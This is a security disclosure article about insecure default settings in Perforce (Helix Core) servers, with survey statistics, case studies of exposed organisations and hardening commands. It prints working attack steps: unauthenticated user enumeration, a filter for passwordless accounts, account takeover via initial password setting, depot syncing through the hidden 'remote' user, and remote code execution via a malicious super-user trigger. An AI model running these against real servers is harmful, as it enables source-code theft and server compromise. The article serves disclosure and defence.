

P4WNED: Perforce Security Defaults Investigation

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Content

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P4WNED: Perforce Security Defaults Investigation

P4WNED: How Insecure Defaults in Perforce Expose Source Code Across the Internet

Investigation Reveals Critical Security Gaps On Thousands of Servers Affecting Organisations Across Games, Healthcare, Finance, Government, Automotive & More

1. Executive Summary

Focusing specifically on publicly accessible Perforce ("P4" aka "Helix Core") instances, this security research reveals critical vulnerabilities stemming primarily from insecure default configurations. An investigation into the security of public Perforce instances identified over 6,100 such instances with alarming security gaps:

- 72% of servers are configured to allow read-access to internal files
- 21% have an exposed user or configuration that allows read-write access
- 4% have unsecured "super" user accounts, enabling complete system compromise via command injection

The default Perforce settings allow unauthenticated users to create accounts, list existing users, access passwordless accounts, and until version 2025.1, allowed syncing repositories remotely; potentially exposing intellectual property across more than a dozen sectors including gaming, healthcare, automotive, finance, and government.

Action is recommended for all Perforce administrators to ensure security hardening, including setting stronger authentication requirements, disabling automatic account creation, and raising security levels.

To secure a perforce server, update to the latest p4 server and ensure any security related configurables are set to their [vendor recommended settings](#).

Better yet, [read the security chapter in the documentation](#) to fully understand the implications of the settings you adjust.

Perforce is committed to securing their product & their customers. They've patched the most insidious of the defaults, the hidden read-only "remote" user and have published documentation on updated recommended security settings.

Disclosure Timeline & Vendor Response:

- March 2025 to May 2025 - Research performed.
- 18 April 2025 - Vendor contact.
- May 2025 - Research provided to Vendor.
- 15 May 2025 - Perforce P4 Server 2025.1 released, with the default "remote" user disabled and recommended security settings in documentation updated. In addition, Perforce have updated insecure recommended settings in their documentation for previous versions.
- 29 May 2025 - Perforce published article on [hardening P4 instances](#).
- December 2025 - Contacted vendor for CVE assignment.
- 21 April 2026 - This article released.
- 27 April 2026 - Perforce assigned [CVE-2026-6043](#) covering the insecure default settings. The upcoming Perforce 2026.1 release (currently slated for around mid May 2026) will be "secure-by-default" for new installs and will force the `security` configurable to a minimum of 4 for existing customers running below that level. The author appreciates Perforce's continued commitment to rectifying these defaults. They have been good to work with throughout the process.
- May 2026 - Perforce 2026.1 released with a secure by default configuration! See [more here](#).

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2. Introduction

The venerable Perforce ("P4", the software FKA "Helix Core") is a [Version Control](#) cornerstone not just of [games and entertainment](#) but of wider engineering industries, including film & VFX, automotive, aerospace, medical devices, industrial automation, and financial services. It's chosen for [several good reasons](#):

- It handles large, binary files well.
- It's efficient with both [network bandwidth](#) & system resources.
- Its scalable, flexible architecture and components are great if you have a geographically distributed team storing millions of files.
- Additionally, *fantastic* professional support.

- Deployment of a server is as simple as starting the statically compiled p4d binary.

However, out-of-the-box, the security settings are abysmal and securing it requires the adjustment of 9 settings to bring deployments in line with vendor recommendations.

In fact, the majority of the public Perforce servers detected have at least one misconfiguration that allows full access to source code or worse, such as Remote Code Execution (RCE).

Source code and assets are the crown jewel of any company that develops software. It contains trade secrets, and potentially credentials in the way of account passwords or API keys.

Note: In this article, 'Perforce', 'Helix Core' and 'P4' are used interchangeably.

3. Misconfigurations

3.1. Misconfiguration #1 - Auto-creation of User Accounts

Out of the box, [Perforce creates accounts for new users automatically if there is a free license on the server](#).

An example using the Perforce [command line client](#), p4 :

```
# Lines that start with # are comments that the computer won't process.
# Lines that start with $ are commands you type on your computer's command line interface
or "shell".
# -u = the username you want to connect as
# -p = the target server

# Create a new user account called "mynewuser", and list all files.
./p4 -u mynewuser -p TARGETIP:PORT files //...

//depot/source/furry_vtuber_engine_rewrite.cs#12 - edit change 80085 (text+w)
//depot/hr/employee_salaries_FINAL.xlsx#1 - add change 5 (binary)
//depot/source/coffeezilla_wallet_drainer.py#1 - add change 31337 (text+w)
...(continued)
```

This can be fixed by modifying the ["dm.user.noautocreate"](#) configurable to "2":

```
./p4 configure set dm.user.noautocreate=2
```

Technical note: If [LDAP authentication is set as the default auth method](#), [dm.user.noautocreate](#) is set to "2" implicitly.

3.2. Misconfiguration #2 - Unauthenticated User Listing

Attackers can use this to find accounts with no password, or brute-force accounts with weak passwords.

For example, an attacker can run the following and get a nice user listing.

```
./p4 -H localhost -d /tmp -p TARGETIP:PORT users

ecioran <ecioran@thevoid.io> (Emil Cioran) accessed 2025/04/04
fkafka <fkafka@thevoid.io> (Franz Kafka) accessed 2024/06/24
mrrobot <ealderson@thevoid.io> (Elliot Alderson) accessed 2025/04/06
zerocool <zerocool@thevoid.io> (Zer0 Cool) accessed 2025/04/05
...(etc)
```

An interesting quirk of Perforce is that under some configurations, if you guess a valid username, you can retrieve the user listing without knowing the password for the account! This is particularly dangerous when combined with brute-force or the next misconfiguration. It's not particularly hard to guess a username; think about common accounts you'd find at any software company:

- build
- jenkins
- p4
- admin
- perforce
- developer
- super
- root

Example:

```
# No username supplied? Access Denied!
$ ./p4 -p SSL:<TARGETIP:PORT> users
Access for user 'user' has not been enabled by 'p4 protect'.

# However, if a correct username is guessed (e.g. "build")...
$ ./p4 -p SSL:<TARGETIP:PORT> -u build users

jclayton <jay.clayton@thevoid.io> (Jay Clayton) accessed 2025/04/01
jduzsik <jake.duzsik@thevoid.io> (Jake Duzsik) accessed 2024/02/20
...(continued.)
```

This *should* be fixed by setting `run.users.authorize=1` as a super user however it may not be sufficient on its own to secure against the second listing of users:

```
p4 configure set run.users.authorize=1
```

3.3. Misconfiguration #3 - Passwordless Accounts

By default, Perforce does not require user accounts to have a password.

This means, if you can find a user account that doesn't have a password, you can simply login or impersonate them by adding `-u username` to your p4 command and voilà, access granted!

This is an unsafe default, especially with the behaviour detailed in the misconfiguration above. Furthermore, Perforce is happy to tell you which accounts don't have passwords! If you prepend any p4 command with `-ztag` you'll get tagged debugging (unformatted) output. Occasionally, this provide more information than the non-tagged output.

For example, note the `Password` field:

```
$ ./p4 -p TARGETIP:PORT -ztag users

... User alexg
... Update 1652770399
... Access 1743064071
... FullName Alexander Giannascoli
... Email sandy@thevoid.io
... Type standard
... Password enabled

... User rozzw
... Update 828327543
... Access 891399543
... FullName Rozz Williams
... Email rozzw@thevoid.io
... Type standard

... User adamj
...(Continued)
```

In the above output, it can be seen that the "alexg" user has a password whilst "rozzw" does not, so with bit of `awk` magic, all users that DO NOT have a password listed can be determined:

```
./p4 -p TARGETIP:PORT -ztag users | awk '
/^\.{3} User / {
    if (user && !has_password) {
        print user
    }
    user = $3
    has_password = 0
}
/^\.{3} Password / {
    has_password = 1
}
END {
    if (user && !has_password) {
        print user
    }
}
'
```

albertc
judem
leef
laini
rozzw
sorenk
...(continued)

An attacker can then use the account to perform operations such as creating a [client/works pace](#) & syncing all the files:

```
# -H = the "hostname" (computer name) you want to connect as, this will be logged by the
server, does not have to be your actual hostname.
# -d = the path to the directory (folder) you want to use.
# client = mapping between files in the depot and their location on your local machine,
allowing you to sync, edit, and submit files to the server.

$ ./p4 -H navi -d /home/lain/src/p4workspace -p wired.thevoid.io:PORT -u laini client
laini_navi
Client laini_navi saved.

$ ./p4 -H navi -c laini_navi -p TARGETIP:PORT -u laini sync
//depot/daemons/navi_bootsector.asm#12 - added as
/my/workspace/daemons/navi_bootsector.asm
//depot/games/halflife3_leak.zip#3 - added as /my/workspace/games/halflife3_leak.zip
//depot/tools/Subseven.2.2.zip#2 - added as /my/workspace/tools/Subseven.2.2.zip
//depot/text/notes_from_underground.md#1 - added as
/my/workspace/text/notes_from_underground.md
...(continued)
```

This *can* be rectified by setting the security level to 3, which makes strong passwords mandatory:

```
p4 configure set security=3
```

Note: Security level 0-3 is not secure; see Misconfig #5.

3.4. Misconfiguration #4 - Self-service Password Setting

Let's assume the security level is now set to "3".

By default, Perforce allows users to set their own initial password, meaning if a user account was created for you by the server, or an account was made for the new engineering manager "just in case they needed access", or an account was left over for an ex-employee that never logged into the server, you can (helpfully?) set a password for them.

```
# Attempt to list file depots (repos) with the depots command. Access Denied...
# If you see this response, the server will give up its secrets if you set a password.

$ ./p4 -H magi -p SSL:p4.nerv.co.jp:6666 -u s_ikari depots
Password must be set before access can be granted.

# Set a password with passwd...

$ ./p4 -H magi -p SSL:p4.nerv.co.jp:6666 -u s_ikari passwd
Enter new password:
Re-enter new password:

# Try listing again - success!
$ ./p4 -H magi -p SSL:83.83.231.195:6666 -u s_ikari depots
Depot depot 2024/02/08 local depot/... 'Default depot'
Depot synctest 2023/12/20 stream 1 synctest/... 'Eva Synchronization test depot'
Depot magisrc 1995/10/04 local magisrc/... 'Created by r_akagi'
```

This can be rectified by setting the `dm.user.setinitialpassword` configurable to "0"; "1" is the default.

```
$ ./p4 configure set dm.user.setinitialpasswd=0
```

3.5. Misconfiguration #5 - Unauthenticated Sync via Remote Depot

December 2025 Update Note: This has been fixed in Perforce 2025.1.

#2752228 (Jobs #125825, #126025) ** The special 'remote' user is now disabled by default. Previously the 'remote' user was only explicitly disabled at security levels 4 and above, but scope of access could be controlled by protections. The 'remote' user is used by server-to-server connections when a 'serviceUser' has not been configured: you may need to configure and authenticate the 'serviceUser' for any servers that need to make connections to other server (notably this may affect any server configured to use remote depots, P4AUTH or is a commit server and doesn't already have the service user configured for communication with edge servers; 'p4 push' and 'p4 fetch' are unaffected by this change.

A Perforce server allows read-only access if the security level is set to 3 or below. Unless the security level is set to 4 or higher, the built-in, passwordless "remote" user is enabled and allows read access to files on the server. Presumably, this account is intended for site-to-site replication or multi-site development, which is why it has read access by default.

STEP 1) Download & extract Perforce Server (p4d).

STEP 2) Start a local server:

```
./p4d -r /home/hackerman/p4root -p 2666
```

STEP 3) Define a remote depot pointing to the target server:

```
p4 -p localhost:2666 depot remoteTest
```

DEPOT SPEC:

```
Depot:      remoteTest
Type:       remote
Address:    <TARGETIP:PORT>
Map:       //...
```

N.B. Some settings may have to be adjusted such as prepending the `SSL:` prefix if the server uses it and potentially setting the server to unicode mode to communicate with the target server. Any error messages returned give you a good indication if you need to adjust anything.

STEP 4) List files:

```
p4 -p localhost:2666 files //remoteTest/...
```

If results are returned, the target is vulnerable and all the listed files are accessible & can be synced. Proceeding is unnecessary if the goal is to confirm the vulnerability but is included for completeness.

STEP 5) Create a client/workspace:

```
p4 -d /home/hackerman/tmpworkspace/ -p localhost:2666 client tmpworkspace
Client tmpworkspace saved.
```

STEP 6) Sync files

```
p4 -c tmpworkspace -p localhost:2666 sync //remoteTest/...
```

```
//remoteTest/music/NIN - Angel(rare).mp3.exe#1 - added as
/home/hackerman/tmpworkspace/music/NIN - Angel(rare).mp3.exe
//remoteTest/music/Deftones_Glassjaw_Tool - Hover.mp3#1 - added as
/home/hackerman/tmpworkspace/music/Deftones_Glassjaw_Tool - Hover.mp3
//remoteTest/assets/wife_left_me_and_took_the_texturemaps.png#2 - added as
/home/hackerman/tmpworkspace/assets/wife_left_me_and_took_the_texturemaps.png
...(continued)...
```

The "remote" user doesn't appear in user listings which would at least bring awareness to this unintended configuration. However, the author is under the opinion that the account should not exist.

Furthermore, the [security chapter in the Perforce documentation](#) "recommends" a value of 3 or 4 for the purpose of requiring "ticket-based authentication" with no mention of the default built-in "remote" user. A security level of "3" is unsafe.

Update Note 27 April 2026: Perforce have updated their documentation to explicitly recommend a minimum `security` value of 4. The text above refers to the older guidance that recommended 3 or 4.

Statistically, a security level of "3" is the most common configuration for a Perforce host that is exposed on the internet. See the stats section for more.

Set the security level to 4 to disable the "remote" user.

```
# Disable the remote user
p4 configure set security=4
```

That concludes the section on the most common perforce misconfigurations. If you want information on just *how many* servers were/are vulnerable to these misconfigurations, see the stats section!

["Open-source is great. Just not when it's my game."](#) - Gabe Newell, Probably.

3.6 Attack Tree Diagrams

Flow Chart for assessing the security posture of Perforce instances:

```
graph TD
    A[Scan for Perforce Servers] --> B{Vulnerable to User Listing?}
    B -->|Yes| C[List All Users]
    B -->|No| D[Try Common Usernames]
    C --> E[Check for Passwordless Accounts]
    D --> E
    E -->|Found| F[Access Source Code Read/Write]
    E -->|None Found| G{Vulnerable to Remote Depot?}
    G -->|Yes| H[Read-Only Access to Source Code]
    G -->|No| I[No Direct Access]
    F --> J{Account has Super User?}
    J -->|Yes| K[Execute Malicious Trigger/RCE]
```

Sequence Diagram for "Unauthenticated Sync via Remote Depot"

sequenceDiagram participant Attacker as Attacker's P4D (Local) participant Target as Victim's P4D (Public) Note over Attacker, Target: Prerequisite: Target Security Level <= 3 Attacker->>Attacker: 1. Start local P4D server Attacker->>Attacker: 2. Create "Remote Depot" spec mapping to Victim IP:1666 Attacker->>Target: 3. Request file list (as "remote" user) Target-->>Attacker: 4. Returns file list (No password required) Attacker->>Attacker: 5. Create local workspace Attacker->>Target: 6. 'p4 sync' Target-->>Attacker: 7. Transfers Source Code

4. Super User Access & RCE

December 2025 Update Note: In addition to the below, Perforce provides the [bgtask comm](#) and which can be used to run arbitrary commands on the server. Superuser access is required but it's a lot easier than the below method.

Note: All proof-of-concept commands below were executed only on local test servers. No customer data was exfiltrated.

If one finds an account with "super" user privileges, they have RCE access. How? Abusing p4 triggers.

[P4 Triggers](#) are very useful to both DevOps Engineers and "Hackers". Triggers are akin to [git's server-side hooks](#) or [SVN hooks](#) except they can be installed remotely by referencing a script within a depot (instead of the filesystem).

If one finds a passwordless account on a server & they want to see if they have access to triggers, they would perform a trigger listing:

```
# Output all the triggers installed on the server. Generally starts with the trigger spec
in comments.
$ ./p4 -p SSL:perforce.myhome.lab:1667 -u super triggers -o

# Perforce Submit and Form Validating Trigger Specifications.
#
# Triggers:      a list of triggers; one per line. Each trigger line must be
#                indented with spaces or tabs in the form. Each line has four
#                elements:
#
#                Name:   The name of the trigger.
...(continued)
```

If the above output is printed, they likely have trigger access. If they see "You don't have permission for this operation.", they don't.

An attacker may submit the script into a depot and reference with a trigger:

```
# Lab PoC
# -i = read from stdin, in this case a HEREDOC

./p4 -u super triggers -i <<EOF
Triggers:
  Evil change-submit //triggers/docs/... "/bin/bash %//triggers/evil.sh%"
EOF
Triggers saved.
```

The next time someone makes changes to a file under the `//triggers/docs/` directory, the script will be executed.

```
# Tell Perforce that we're going to edit the readme file.
$ ./p4 -p SSL:helix.fortressaccident.net:1667 -u soona edit //triggers/docs/readme.txt
//triggers/docs/readme.txt#2 - opened for edit

# Let's add some content, but the change can be arbitrary.
$ echo "#TODO" > /home/harry/p4/fortresstriggers/docs/readme.txt

$ ./p4 -p SSL:helix.fortressaccident.net:1667 -u soona submit
Change 2 created with 1 open file(s).
Submitting change 2.
Locking 1 files ...

# Code Execution
# hostname
helix.fortressaccident.net

# uname -a
Linux helix 2.6.0-1337 #31337 SMP PREEMPT_DYNAMIC Wed Dec 25 04:20:69 2024 x86_64
GNU/Linux
...(continued)...

# Reverse shell, SSRF to IMDBv1/2, XMRig, All the other things bad actors do, etc.
```

5. Securing Your Perforce Server

5.1. Securing Your Perforce Server - Immediate Remediation Steps

When configured correctly, Perforce can be secured against unintended exposure, as long as you follow [all their recommended security settings](#) and choose the higher of the suggested values i.e. `security` level of 4, and `dm.user.noautocreate` of 2.

Securing a Perforce server (p4d) as it stands today:

```

# Steps required to secure a Perforce server.
# Assuming new p4d server
./p4d
Perforce db files in '.' will be created if missing...
Perforce Server starting...

# Use the p4 CLI client to set password for your "super" user account - defaults to OS
username
p4 -u $(whoami) passwd

Enter new password:
Re-enter new password:

# Set vendor recommended security settings.

# Minimum-secure baseline
p4 configure set security=4           # disable built-in 'remote'
p4 configure set dm.user.noautocreate=2 # kill auto-signup
p4 configure set dm.user.setinitialpasswd=0 # users cannot self-set first PW
p4 configure set dm.user.resetpassword=1 # force password reset flow
p4 configure set dm.info.hide=1        # hide server licence, internal IP & root
p4 configure set run.users.authorize=1 # user listing requires auth
p4 configure set dm.user.hideinvalid=1 # no hints on bad login
p4 configure set dm.keys.hide=2        # hide stored key/value pairs from non-
admins
p4 configure set server.rolechecks=1   # prevent a server from being used for
P4AUTH without explicit config

```

This is complex multi-step process and therefore prone to issues. To demonstrate this point, here are two quotes from contacted companies over the course of this research¹:

However, we do actually have Perforce Helix Remote Administration, where the Perforce team is to handle all of this especially for the cost. It is quite alarming that such a simple exploit exists, even when engaging what are supposed to be the top tier of support and advice for their own product.

Thanks a lot for the detailed explanation. I did not tried to reproduce and directly upgraded the security level to 4. I'll also escalate the concern to perforce support as our perforce server was setup by one of their expert.

These experiences suggest that securing Perforce effectively is quite challenging as it stands, even in the hands of experts.

Don't assume an internal-only server is safe, either. A significant proportion of Perforce deployments sit strictly on internal networks but are configured with the exact same

insecure defaults documented in this article. Any bad actor, insider threat, or red team that gains a foothold on a corporate network likely has a direct path to source code, or worse if a passwordless "super" account is present.

¹Claims are unverified direct quotes.

5.2. Securing Your Perforce Server - Ideal Security Defaults & Behaviour

Perforce P4 will always be susceptible to unintended exposure whilst:

- Defaults are unsafe.
- Securing the server is a complex multi-step process.

As such, Perforce P4 should be secure out of the box. The largest program to "Identify, define, and catalog publicly disclosed cybersecurity vulnerabilities", [CVE™](#) agrees that [insecure defaults are vulnerabilities](#):

4.1.4 Insecure default configuration settings SHOULD be determined to be Vulnerabilities.

Beyond the principle, a CVE would make the issue more visible and encourage users to update. A significant number of originally-exposed servers are still running the same insecure defaults eleven months after the 2025.1 patch shipped, and without a CVE the fix stays invisible to the scanner signatures, compliance pipelines, and vendor advisories that most admins actually watch.

It is the opinion of the author that a secure account and sensible defaults should be set when a Perforce database is first created. This may require a slight workflow change when first creating a server. In the below example, the server prompts the admin for username/password for the initial "super" user:

```
# Ideal Perforce first run example with secure-by-default settings.
$ ./p4d
Perforce db files in '.' will be created if missing...
Perforce Server starting...

Enter username for new super user:
Enter new password:
Re-enter new password:

# Recommended security settings are set by default.
```

An update can protect existing customers by printing information about security posture when the server is started:

```
# Perforce server warning about current security settings
$ ./p4d
Perforce Server starting...

!!! WARNING: "security" level is set to "2". Please review the latest security guidance
in the P4 Server Admin Guide (P4 SAG).
!!! WARNING: "dm.info.hide" level is set to "0". Please review the latest security
guidance in the P4 Server Admin Guide (P4 SAG).
...(etc)...
```

Update Note in December 2025: Perforce have taken the following steps to mitigate the below:

1. Updated the recommended security settings in the documentation for current and previous versions of P4 to better defaults, specifically a security level of 4. Example of the old insecure recommendations are [available on wayback machine](#).
2. Removed the hidden, default "remote" user available in security settings of 3 and below.

There are also settings which should not exist. The [recommended security settings from the P4 SAG](#) suggests:

- A `security` level of "3" or "4". The security setting of **3** is **not** a secure configuration [even if your server is only available on your internal network](#)) let alone the public internet. The built-in, hidden "remote" account should not exist, plain and simple.
- A `dm.user.noautocreate` setting of "1" or "2". 1 still allows bad actors to create a user for themselves, they just have to be explicit about it. Thankfully, this misconfiguration was not discovered in the wild. Regardless, a `dm.user.noautocreate` setting of "1" is still insecure and should not exist.

6. Statistics & Impact Analysis

How many public Perforce servers are insecure?

It's important to differentiate licensed and unlicensed servers.

Perforce allows unlicensed instances to have up to 5 users for free, which is plenty for quite a few smaller companies. Any more than that and you need to purchase seats/a license. As such, licensed instances tend to be used by larger, better resourced, professional companies.

6.1. Statistics - Overall Exposure

6121 total contactable Perforce instances were discovered, across both licensed and unlicensed instances.

- Approximately 1/6 (21%, 1334) had a security configuration that allows read/write access to files. Read-Write vulnerabilities refer to the first 4 vulnerabilities listed in this article.

- Approximately ~72% (~4395) had a security configuration that allows read-only access to files. The only read-only vulnerability discovered was misconfiguration #5 - `Unauthenticated Sync via Remote Depot`.
- 223 of these servers (4% total) had an unsecured account that provides "super" user access (therefore RCE). There are likely a few more as it's not possible to ascertain the level of access an account that needs its password set has.
- Approximately 32% (268/829) of public-facing licensed servers have an insecure configuration.

6.2. Statistics - Licensed Servers

- 829 licensed servers were discovered in total.
- 82 (~10%) were susceptible to the read/write misconfigurations. 18 of these (~2%) had an account that allowed access to triggers.
- Of the remaining 747 servers secure against read/write configurations, 186 (25% of the 747) were susceptible to misconfiguration #5 - `Unauthenticated Sync via Remote Depot`.
- The remaining 551 are secure.

This means approximately 32% (268/829) have an insecure configuration.

6.3. Statistics - Unlicensed Servers

- 5292 unlicensed servers were discovered.
- 1252 (24%) unlicensed servers had a security configuration that allows read/write access to files.
- Approximately 3916 to 4339 unlicensed servers (78% $\pm$ 4% at 95% CI) were susceptible to misconfiguration #5 - `Unauthenticated Sync via Remote Depot`.

6.3.1. Statistical Method for `Unauthenticated Sync via Remote Depot` Configuration & Unlicensed servers

A statistical sampling approach was used to determine the impact of this misconfiguration for unlicensed servers, as scanning for this vulnerability was more resource intensive.

A sample of 450 random servers was used but some hosts were offline, hit ssl errors, etc. so ended up 439.

Total servers scanned: 439 Vulnerable servers: 341 Secure servers: 97

That's 78% of servers that are "vulnerable".

Extrapolating out, if the 5292 unlicensed servers and our sample size is taken, it can be determined at 78% $\pm$ 4% at 95% confidence that approximately 3916 to 4339 servers allow read access to depot files.

7. Case Studies & Notable Exposures

Exposed servers were found across nearly every industry that ships software. Affected parties discovered during this research included:

Games, media & entertainment

- Dozens of III/AA/AAA game studios.
- Hundreds of indie game developers and smaller teams.
- Several animation studios and interactive-media firms.
- A generative-video AI startup.

Education

- Over a dozen universities and academic institutions.

Critical infrastructure & industrial control

- PLC / industrial control project files for a globally-recognised brand.
- A national defence contractor's source code.
- HPC, engineering and simulation-software vendors.

Healthcare & medical

- Engineering CAD for a prominent medical-device manufacturer.
- A national-scope clinician-certification registry.
- Production authentication material for a national government identity program, exposed via a medical-practice billing vendor.

Financial services

- The full source tree of a widely-deployed core-banking product, plus insurance and per-customer forks from the same vendor.
- PoS software.
- Web payment portals.

Government, law enforcement & public sector

- Software targeting US law-enforcement agencies.
- Source and documentation for a state postal enterprise's EMS / parcel-tracking application.

Automotive

- The full ECU source and complete vehicle electrical schematics for a truck manufacturer.

Enterprise software, retail & supply chain

- A multi-tenant retail POS & ERP vendor.
- A contract-electronics firm whose depot included a KeePass password vault, signed NDAs with multiple silicon vendors, and pre-release kernel / bootloader drops.
- An AI coding-assistant company, complete with production `.env` files.

Web3 / crypto

- Multiple projects.

To prevent malicious exploitation before this publication, 60+ responsible disclosures were sent. Where findings crossed a government, critical-infrastructure, or cross-border

boundary, disclosures were coordinated through the relevant national CERTs. Reaching every affected customer is not realistic, so please share this article with anyone you know using Perforce.

Several of the above were supply-chain exposures: a single vendor's server leaked source, secrets, or signing keys belonging to dozens of downstream customers.

The following section recounts some interesting exposures & disclosures except for cases of high sensitivity (financial, SCADA, defence). Identifying details have been omitted or generalised.

Note that no files were ever downloaded from, or uploaded to, any Perforce instance. At most, a file listing was performed to confirm the vulnerability and support responsible disclosure.

7.1. A Large AAA Developer

This case study was included to demonstrate how ostensibly secured servers can result in exposure of internal IP when combined with information from open sources.

This Perforce server of a prominent AAA game developer (with tens of millions of users) was discovered during scanning.

Identity of the ownership of this Perforce server was trivial as Perforce servers print customer's name on licensed instances by default! Thank you very much. :)

```
$ ./p4 -H localhost -d /tmp -p SSL:xx.xx.xx.xx:1666 info

Server address: xxx.aaa.com:1666
Server root: /redacted/path/to/p4root
...
Server license: AAA xx users
Server license-ip: <Redacted Internal IP address>
```

A user listing (misconfiguration 2) wasn't available unauthenticated. As previously documented, an insecure server will provide a full user listing if a username is guessed but a secured instance will prompt for a password (or initiate the login process).

The common usernames that normally yield results (`build`, `jenkins`, `teamcity`, etc.) weren't working and thus open sources were used to look for the names of current staff.

Companies generally have standardized username conventions - e.g.:

```
(first name).(last name)      - robert.smith
(first initial)(last name)    - rsmith
(first name)(last name)      - robertsmith
(first name)(second initial) - roberts
```

Attempts may fail because:

- The server is secure.
- the correct username convention is not being used.
- The user doesn't have an account on the server (exited the org)?

After 30 attempts of different publicly available employee names and username conventions, a user listing was produced.

Moving on, the AWK technique was employed (see Part I - Misconfiguration #2) to find accounts without a password and it was revealed that 3 accounts that did not have one. Once discovered, disclosure to the impacted company was performed.

7.2. A Large Printer (MFD) Manufacturer

This company has a household brand name and had an account with **read/write access** available. This is mentioned to highlight the risk of supply chain attack, not to shame them.

This looks to be source code for a webapp including password reset functionality.

```
# Partial listing
//streams/<internalcodename>/Administration/src/com/<redacted>/admin/controller/AdminPass
wordController.java#1 - branch change 8317 (text)
//streams/<internalcodename>/Administration/src/com/<redacted>/admin/domain/UserPasswordC
onfig.java#1 - branch change 8317 (text)
//streams/<internalcodename>/Administration/web/WEB-INF/Administration-
SQL/User_updatePassword.sql#1 - branch change 8317 (text)
//streams/<internalcodename>/Administration/web/WEB-INF/views/userPasswordUpdate.jsp#1 -
branch change 8317 (text)
//streams/<internalcodename>/removed/src/com/<redacted>/cm/domain/EmailPasswordResetData.
java#1 - branch change 8317 (text)
//streams/<internalcodename>/removed/src/com/<redacted>/cm/utis/PasswordUtils.java#1 -
branch change 8317 (text)
//streams/<internalcodename>/removed/test/com/<redacted>/cm/security/PasswordUtilTest.jav
a#1 - branch change 8317 (text)
//streams/<internalcodename>/removed/web/WEB-INF/views/passwordResetByEmail.jsp#1 -
branch change 8317 (text)
//streams/<internalcodename>/removed/web/WEB-INF/views/updateUserPassword.jsp#1 - branch
change 8317 (text)
//streams/<internalcodename>/removed/web/scripts/jasModule/updatePasswordCtrl.js#1 -
branch change 8317 (text)
//streams/<internalcodename>/JAS3/web/forgotpassword.jsp#1 - branch change 8317 (text)
//streams/<internalcodename>/SmartLib/src/com/<redacted>/login/model/PasswordComplexityRe
quirements.java#1 - branch change 8317 (text)
//streams/<internalcodename>/SmartLib/src/com/<redacted>/loginv3/beans/gui/ChangePassword
Gui.java#1 - branch change 8317 (text)
```

An AWS Lambda:

```
# Partial listing
//streams/mainline-version/DevOps/lambda/generateQuotes/node_modules/verror/README.md#1 -
branch change 66315 (text)
//streams/mainline-
version/DevOps/lambda/generateQuotes/node_modules/verror/lib/verror.js#1 - branch change
66315 (text)
//streams/mainline-
version/DevOps/lambda/generateQuotes/node_modules/verror/package.json#1 - branch change
66315 (text)
//streams/mainline-version/DevOps/lambda/generateQuotes/package-lock.json#1 - branch
change 66315 (text)
//streams/mainline-version/DevOps/lambda/generateQuotes/package.json#1 - branch change
66315 (text)
```

With write access, it's conceivable that a bad actor could modify the source to send the attacker credentials (e.g. internal users, customer accounts, AWS credentials).

7.3. The IP Of a Long-Running Sports Series

To highlight the extent of some of the exposures; the complete source code, tooling and art assets for a long running sports franchise was available:

```
xxx/build_machine
xxx/yyy16_art
xxx/yyy16_mainline
xxx/yyy16_mobile
xxx/yyy16_release_ps4na
xxx/yyy16_release_xboxone
xxx/yyy17_art
xxx/yyy17_mainline
xxx/yyy17_mainline_switch
xxx/yyy17_mobile_xxx
xxx/yyy17_release_xboxone
xxx/yyy18_art
xxx/yyy18_dev
xxx/yyy18_dev_mobile
xxx/yyy18_dev_ps4_cert1
xxx/yyy18_dev_switch
xxx/yyy18_dev_xbl_cert1
xxx/yyy18_mainline
xxx/yyy18_mainline_franchise
xxx/yyy18_mainline_sandbox
xxx/yyy18_mobile
xxx/yyy18_ps4mp
xxx/yyy19_dev
xxx/yyy19_dev_console
xxx/yyy19_dev_gameplay
xxx/yyy19_dev_mobile
xxx/yyy19_dev_switch
xxx/yyy19_dev_ui
xxx/yyy19_test
xxx/yyy20_dev
xxx/yyy20_dev_console
xxx/yyy20_dev_eos
xxx/yyy20_dev_mobile
xxx/yyy20_dev_pc
xxx/yyy20_dev_switch
xxx/yyy20_dev_uwp
...(continued)
```

7.4. Perforce's Own Public Facing Servers

Update Note December 2025: Perforce have secured insecure instances.

Perforce have a few public facing servers.

Most are used for demos. For example, based on the "server license" string they have the following servers online:

```
Server license: Perforce Software Inc. 100 users (support ends 2026/09/29) (expires 2026/09/29)
Server license: Perforce Software, Inc. 28 users (support ends 2025/08/01) (expires 2025/08/04)
Server license: Helix DAM P4VFS Demo 100 users (expired 2023/10/01)
Server license: DAM-sandbox 1000 users (support ends 2025/10/22) (expires 2025/10/22)
Server license: Perforce Software, Inc. 2000 users (support ends 2026/04/01) (expires 2026/04/01)
```

Here's a typical server that's been populated with the p4demo training database. That said, it's unlikely Perforce intended to make them as public as they are. Some users provide read/write access:

```
$ ./p4 -H localhost -d /tmp -u Axxx -p '<REDACTED>' users

Anna_Schmidt <Anna_Schmidt@p4demo.com> (Anna_Schmidt) accessed 2011/03/24
Aruna_Gupta <Aruna_Gupta@p4demo.com> (Aruna_Gupta) accessed 2011/03/24
Joe_Coder <jcoder@p4demo.com> (Joe_Coder) accessed 2012/01/18
...(continued)
```

It'd be prudent to lock down these servers to prevent unauthorized use; lest they becomes someone's file server.

At one point, they¹ had a Perforce server up allowing "super" user access via the "super" user with no password on an AWS EC2 instance:

```

=== Processing: xx.xxx.xxx.x:1666 (ec2-3xx-xxx-xxx-x.us-west-2.compute.amazonaws.com) ===

[DEBUG] Running command: ./p4 -H xxx -d /tmp -u super -p xx.xxx.xxx.x:1666 info
[STDOUT]:
User name: super
Client name: xxx
Client host: xxx
Client unknown.
Current directory: xxx
Peer address: xxx
Server address: bos-helix-01.p4demo.com:1999
Server root: /p4/1/root
Server date: 2025/03/14 14:55:28 -0400 EDT
Server uptime: 3410:01:59
Server version: P4D/LINUX26X86_64/2023.1/2576871 (2024/03/25)
ServerID: master.1
Server services: standard
Broker address: bos-helix-01.p4demo.com:1666
Broker version: P4BROKER/LINUX26X86_64/2023.1/2576871
Server license: Perforce Software, Inc. 28 users (support ends 2025/08/01) (expires
2025/08/04)

# List depots
[DEBUG] Running command: ./p4 -H localhost -d /tmp -u super -p xx.xxx.xxx.x:1666 depots
[STDOUT]:
Depot depot 2024/10/23 local depot/... 'Default depot'

# Trigger output / access
[DEBUG] Running command: ./p4 -H localhost -d /tmp -u super -p xx.xxx.xxx.x:1666
triggers -o
[STDOUT]:
# Perforce Submit and Form Validating Trigger Specifications.
#
# Triggers:      a list of triggers; one per line. Each trigger line must be
#                indented with spaces or tabs in the form. Each line has four
#                elements:
...(continued)...

```

Additionally, this wasn't the only one.

Thankfully, these servers are now offline.

Finally, there is one other server that was unlikely to be as open as it is. The Perforce SDP Server (Server Deployment Package) had an account left over from an ex-Perforce employee with a password set to the same as the username.

